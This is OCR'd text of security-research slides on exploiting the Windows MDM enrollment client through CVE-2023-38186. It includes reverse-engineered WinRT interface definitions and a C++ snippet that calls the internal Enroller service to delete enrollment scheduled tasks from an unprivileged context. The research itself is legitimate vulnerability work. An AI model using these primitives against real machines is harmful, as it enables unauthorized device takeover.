
Exploiting the MDM Enrollment Client

```
MIDL_INTERFACE("9CB302B2-E79D-4BEB-84C7-3ABCB992DF4E")
IEnrollment : public IInspectable{
  virtual HRESULT UnenrollAsync(UnenrollData p0,  IAsyncAction * *p1) = 0;
  virtual HRESULT EnrollAsync(EnrollData* p0, IAsyncOperation<IEnrollmentResult>** p1) = 0;
  virtual HRESULT LocalEnrollAsync(int p0, IAsyncOperation<IEnrollmentResult>** p1) = 0;
  virtual HRESULT AADEnrollAsync(AADEnrollData* p0, IAsyncOperation<IEnrollmentResult>** p1) = 0;
  virtual HRESULT BeginMobileOperatorScope(OperatorScope* p0, GUID* p1) = 0;
  virtual HRESULT GetEnrollments(int p0, IVectorView<HSTRING>** p1) = 0;
  virtual HRESULT GetEnrollmentsOfCurrentUser(int p0, IVectorView<HSTRING>** p1) = 0;
  virtual HRESULT CanEnroll(int p0, AADEnrollData* p1, int* p2, IVectorView<HSTRING>** p3) = 0;
  virtual HRESULT Migrate(HSTRING p0) = 0;
  virtual HRESULT MigrateNeeded(byte* p0) = 0;
  virtual HRESULT GetObjectCount() = 0;
  virtual HRESULT NoMigrationNeeded(byte* p0) = 0;
  virtual HRESULT GetEnrollmentFromOpaqueID(HSTRING p0, HSTRING* p1) = 0;
  virtual HRESULT GetApplicationEnrollment(HSTRING p0, HSTRING p1, int p2, HSTRING* p3) = 0;
  virtual HRESULT DeleteSCEPTask(HSTRING p0) = 0;
  virtual HRESULT QueueUnenroll(UnenrollData p0) = 0;
  virtual HRESULT LocalApplicationEnrollAsync(HSTRING p0, HSTRING p1, int p2, IAsyncOperation<IEnrol
```

Exploiting the MDM Enrollment Client


```
// Initializing WinRT stack
RoInitializeWrapper init(RO_INIT_MULTITHREADED);
if (FAILED((HRESULT)init)) return PrintError((HRESULT)init);

// Activating Enroller WinRT service, we are particulary interested in the IEnrollment interface
const HStringReference managementEnrollerName =
  HString::MakeReference(L"Windows.Internal.Management.Enrollment.Enroller");

ComPtr<IEnrollment> managementEnrollerPtr = nullptr;
HRESULT hr = ActivateInstance(managementEnrollerName.Get(), &managementEnrollerPtr);
if (FAILED(hr) || !managementEnrollerPtr) return PrintError(hr);

// Setting input hstring
HSTRING taskNameStr = nullptr;
hr = WindowsCreateString(taskname.c_str(), (UINT32)taskname.length(), &taskNameStr);
if (FAILED(hr) || !taskNameStr) return PrintError(hr);

// Calling DeleteSCEPTask to delete a given MDM enrollment sched task
hr = managementEnrollerPtr->DeleteSCEPTask(taskNameStr);
if (FAILED(hr)) return PrintError(hr);
```

Windows MDM Client Stack




Windows MDM Enrollment Client

- Provisions device during enrollment
- Runs through an on-demand system service
- Exposes MDM enrollment functionality via WinRT classes



Device Enrollment Execution Flow

From WinRT call to Device Provisioning



Exploiting the MDM Enrollment Client

- **CVE-2023-38186**
  Device Enrollment
  Exploitation Primitive (DEEP)
  - **Exploits logical vulnerability in IReflectedEnrollment WinRT interface**
  - **AADEnrollAsync method allows unauthenticated access to Enroll Engine DLL**


- Device MDM Enrollment (infection) is performed from unprivileged context

- Once DEEP infection is performed, the device can be fully controlled!


Exploiting the MDM Enrollment Client

```
MIDL_INTERFACE("3490F9C9-9703-46D0-B778-1EC23B82F926")
IReflectedEnrollment : public IInspectable {
  virtual HRESULT FindDiscoveryServiceAsync(HSTRING p0, BYTE p1, IAsyncOperation<FindDiscoveryResults>**p2) = 0;
  virtual HRESULT DiscoverEndpointsAsync(HSTRING p0, HSTRING p1, BYTE p2, IAsyncOperation<DiscoverEndpointsResults>** p3) = 0;
